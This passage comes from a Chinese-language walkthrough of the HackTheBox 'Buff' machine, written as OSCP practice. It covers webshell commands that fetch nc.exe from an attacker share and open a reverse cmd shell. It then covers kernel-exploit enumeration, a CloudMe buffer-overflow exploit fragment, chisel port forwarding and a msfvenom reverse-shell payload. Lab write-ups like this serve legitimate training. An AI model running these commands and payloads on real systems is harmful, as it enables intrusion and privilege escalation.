zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: sec_session_id=b9vut7se5sftmnemj0a959ar3h
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Fri, 09 Apr 2021 07:12:33 GMT
Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
X-Powered-By: PHP/7.4.6
Content-Length: 41
Connection: close
Content-Type: text/html; charset=UTF-8

PNG

d59bb8519
```


通过Webshell成功读取到 user.txt。

注意：不建议这样做，因为在考OSCP时是需要具备完整tty的交互终端截图，不认可webshell这种伪终端。


阶段2.2：NC反弹cmd

接下来进行NC的上线，获取一个交互终端：

```
GET /upload/kamehameha.php?
telepathy=copy+\\\\10.10.16.6\share\nc.exe+C:\Users\shaun\Downloads\nc.exe
HTTP/1.1
```




```
GET /upload/kamehameha.php?
telepathy=C:\Users\shaun\Downloads\nc.exe+10.10.16.6+9900+-e+cmd HTTP/1.1
```



阶段3：权限提升

阶段3.1：内核提权枚举

随后systeminfo查看了一下打了补丁，将一些内核提权信息收集脚本传过去分析一下有存在哪些利用。

```
[?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
   OS Build Number: 17134
      [!] CVE-2019-0836 : VULNERABLE
       [>] https://exploit-db.com/exploits/46718
       [>] https://decoder.cloud/2019/04/29/combinig-luafv-postluafvpostreadwrite-race-co
tem/

      [!] CVE-2019-0841 : VULNERABLE
       [>] https://github.com/rogue-kdc/CVE-2019-0841
       [>] https://rastamouse.me/tags/cve-2019-0841/

      [!] CVE-2019-1064 : VULNERABLE
       [>] https://www.rythmstick.net/posts/cve-2019-1064/

      [!] CVE-2019-1130 : VULNERABLE
       [>] https://github.com/S3cur3Th1sSh1t/SharpByeBear

      [!] CVE-2019-1253 : VULNERABLE
       [>] https://github.com/padovah4ck/CVE-2019-1253

      [!] CVE-2019-1315 : VULNERABLE
       [>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-file-move-e

      [!] CVE-2019-1385 : VULNERABLE
       [>] https://www.youtube.com/watch?v=K6gHnr-VkAg

      [!] CVE-2019-1388 : VULNERABLE
       [>] https://github.com/jas502n/CVE-2019-1388

      [!] CVE-2019-1405 : VULNERABLE
       [>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/november
evice-host-service-and-the-update-orchestrator-service/

   Finished. Found 9 potential vulnerabilities.
```

```
┌──(root㉿ kali)-[/home/kali/tools/Windows-Exploit-Suggester]
└─# python windows-exploit-suggester.py -d 2021-03-26-mssb.xls -i ../../hackthebox/Buff/systeminfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 160 potential bulletins(s) with a database of 137 known exploits
[*] there are now 160 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 10 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLon
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-129: Cumulative Security Update for Microsoft Edge (3199057) - Critical
[*]   https://www.exploit-db.com/exploits/40990/ -- Microsoft Edge (Windows 10) - 'chakra.dll' Info Leak /
[*]   https://github.com/theori-io/chakra-2016-11
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflectio
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
[E] MS16-074: Security Update for Microsoft Graphics Component (3164036) - Important
[*]   https://www.exploit-db.com/exploits/39990/ -- Windows - gdi32.dll Multiple DIB-Related EMF Record Han
osure (MS16-074), PoC
[*]   https://www.exploit-db.com/exploits/39991/ -- Windows Kernel - ATMFD.DLL NamedEscape 0x250C Pool Corr
[*]
[E] MS16-063: Cumulative Security Update for Internet Explorer (3163649) - Critical
[*]   https://www.exploit-db.com/exploits/39994/ -- Internet Explorer 11 - Garbage Collector Attribute Type
[*]
[E] MS16-056: Security Update for Windows Journal (3156761) - Critical
[*]   https://www.exploit-db.com/exploits/40881/ -- Microsoft Internet Explorer - jscript9 JavaScriptStackW
[*]   http://blog.skylined.nl/20161206001.html -- MSIE jscript9 JavaScriptStackWalker memory corruption
[*]
[E] MS16-032: Security Update for Secondary Logon to Address Elevation of Privile (3143141) - Important
[*]   https://www.exploit-db.com/exploits/40107/ -- MS16-032 Secondary Logon Handle Privilege Escalation, M
[*]   https://www.exploit-db.com/exploits/39574/ -- Microsoft Windows 8.1/10 - Secondary Logon Standard Han
S16-032), PoC
[*]   https://www.exploit-db.com/exploits/39719/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - L
, PoC
[*]   https://www.exploit-db.com/exploits/39809/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - L
[*]
[M] MS16-016: Security Update for WebDAV to Address Elevation of Privilege (3136041) - Important
[*]   https://www.exploit-db.com/exploits/40085/ -- MS16-016 mrxdav.sys WebDav Local Privilege Escalation,
[*]   https://www.exploit-db.com/exploits/39788/ -- Microsoft Windows 7 - WebDAV Privilege Escalation Explo
[*]   https://www.exploit-db.com/exploits/39432/ -- Microsoft Windows 7 SP1 x86 - WebDAV Privilege Escalati
[*]
```


用 `wes.py` 也看看：

```
$ python wes.py ../../../hackthebox/Buff/systeminfo.txt -i 'Elevation of Privilege' --ex
Windows Exploit Suggester 0.98 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 10 Version 1803 for x64-based Systems
    - Generation: 10
    - Build: 17134
    - Version: 1803
    - Architecture: x64-based
    - Installed hotfixes: None
[+] Loading definitions
    - Creation date of definitions: 20210320
[+] Determining missing patches
[+] Applying display filters
[+] Found vulnerabilities
```


```
Date: 20210309
CVE: CVE-2021-26863
KB: KB5000809
Title: Windows Win32k Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 1803 for x64-based Systems
Affected component: Issuing CNA
Severity: Important
Impact: Elevation of Privilege
Exploit: http://packetstormsecurity.com/files/161768/Microsoft-Windows-Kernel-NtGdiGetDe

[+] Missing patches: 1
    - KB5000809: patches 1 vulnerability
[+] KB with the most recent release date
    - ID: KB5000809
    - Release date: 20210309

[+] Done. Displaying 1 of the 207 vulnerabilities found.
```

阶段3.2：不安全的进程服务枚举

逐一尝试后发现exploit并不能提供提权，转而尝试其他方式。在 `tasklist` 下发现一个 `CloudMe.exe` 的的进程。



在用户的的下载目录找到了该服务的安装文件，后面的数字猜测为版本号。



阶段3.3：端口转发及溢出攻击

查询exploit发现对应版本存在缓存区溢出漏洞。

```
┌──(kali㉿kali)-[~/hackthebox/Buff]
└─$ searchsploit Cloudme
------------------------------------------------------- ---------------------------------
 Exploit Title                                         |  Path
------------------------------------------------------- ---------------------------------
CloudMe 1.11.2 - Buffer Overflow (PoC)                 | windows/remote/48389.py
CloudMe 1.11.2 - Buffer Overflow (SEH_DEP_A            | windows/local/48499.txt
CloudMe 1.11.2 - Buffer Overflow ROP (DEP_A            | windows/local/48840.py
Cloudme 1.9 - Buffer Overflow (DEP) (Metasp            | windows_x86-64/remote/45197.rb
CloudMe Sync 1.10.9 - Buffer Overflow (SEH)            | windows_x86-64/local/45159.py
CloudMe Sync 1.10.9 - Stack-Based Buffer Ov            | windows/remote/44175.rb
CloudMe Sync 1.11.0 - Local Buffer Overflow            | windows/local/44470.py
CloudMe Sync 1.11.2 - Buffer Overflow + Egg            | windows/remote/46218.py
CloudMe Sync 1.11.2 Buffer Overflow - WoW64            | windows_x86-64/remote/46250.py
CloudMe Sync < 1.11.0 - Buffer Overflow                | windows/remote/44027.py
CloudMe Sync < 1.11.0 - Buffer Overflow (SE            | windows_x86-64/remote/44784.py
------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

查看利用脚本，发现需要连接一个 `8888` 的端口。

```
overrun    = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target,8888))
        s.send(buf)
except Exception as e:
        print(sys.exc_value)
~
~
```

查看后发现存在本地监听，说明可以利用。

```
  TCP    0.0.0.0:49668          Listening
  TCP    0.0.0.0:49669          Listening
  TCP    10.10.10.198:139       Listening
  TCP    127.0.0.1:3306         Listening
  TCP    127.0.0.1:8888         Listening
  TCP    [::]:135               Listening
```

尝试进行端口转发，这里我用的是 `chisel` （发现这东西老外用的多，学习了）。

服务器下载对应程序： `powershell Invoke-WebRequest "http://10.10.16.6/chisel.exe" -OutFile "chisel.exe"`

Kali上开启反向转发： `./chisel_1.7.6_linux_amd64 server --port 9901 --reverse`

```
┌──(kali㉿kali)-[~/tools/chisel]
└─$ ./chisel_1.7.6_linux_amd64 server --port 9901 --reverse
2021/04/09 05:52:18 server: Reverse tunnelling enabled
2021/04/09 05:52:18 server: Fingerprint AaD5SLfOf89AmqgaUreKmEKAnXj/6PP2tCxRW8LMV/A=
2021/04/09 05:52:18 server: Listening on http://0.0.0.0:9901
```

服务器将本地888端口转发至kali对应端口： `chisel.exe client 10.10.16.6:9901 R:8888:127.0.0.1:8888`

```
chisel.exe client 10.10.16.6:9901 R:8888:127.0.0.1:8888
chisel.exe client 10.10.16.6:9901 R:8888:127.0.0.1:8888
2021/04/09 11:07:24 client: Connecting to ws://10.10.16.6:9901
2021/04/09 11:07:29 client: Connected (Latency 1.345324s)
```

开启MSF的端口监听（我了解了下，OSCP里是允许仅使用 `exploit/multi/handler` 和 `msfvenom` 的），生成上线shellcode：

`msfvenom -p windows/shell reverse tcp LHOST=10.10.16.6 LPORT=9991 EXITFUNC=thread -b "\x00\x0d\x0a" -f python`

将缓存溢出的exploit脚本内容中的shellcode进行替换，执行脚本就获得了一个高权限的session。

参考

- https://github.com/jpillora/chisel
- https://www.anquanke.com/post/id/234771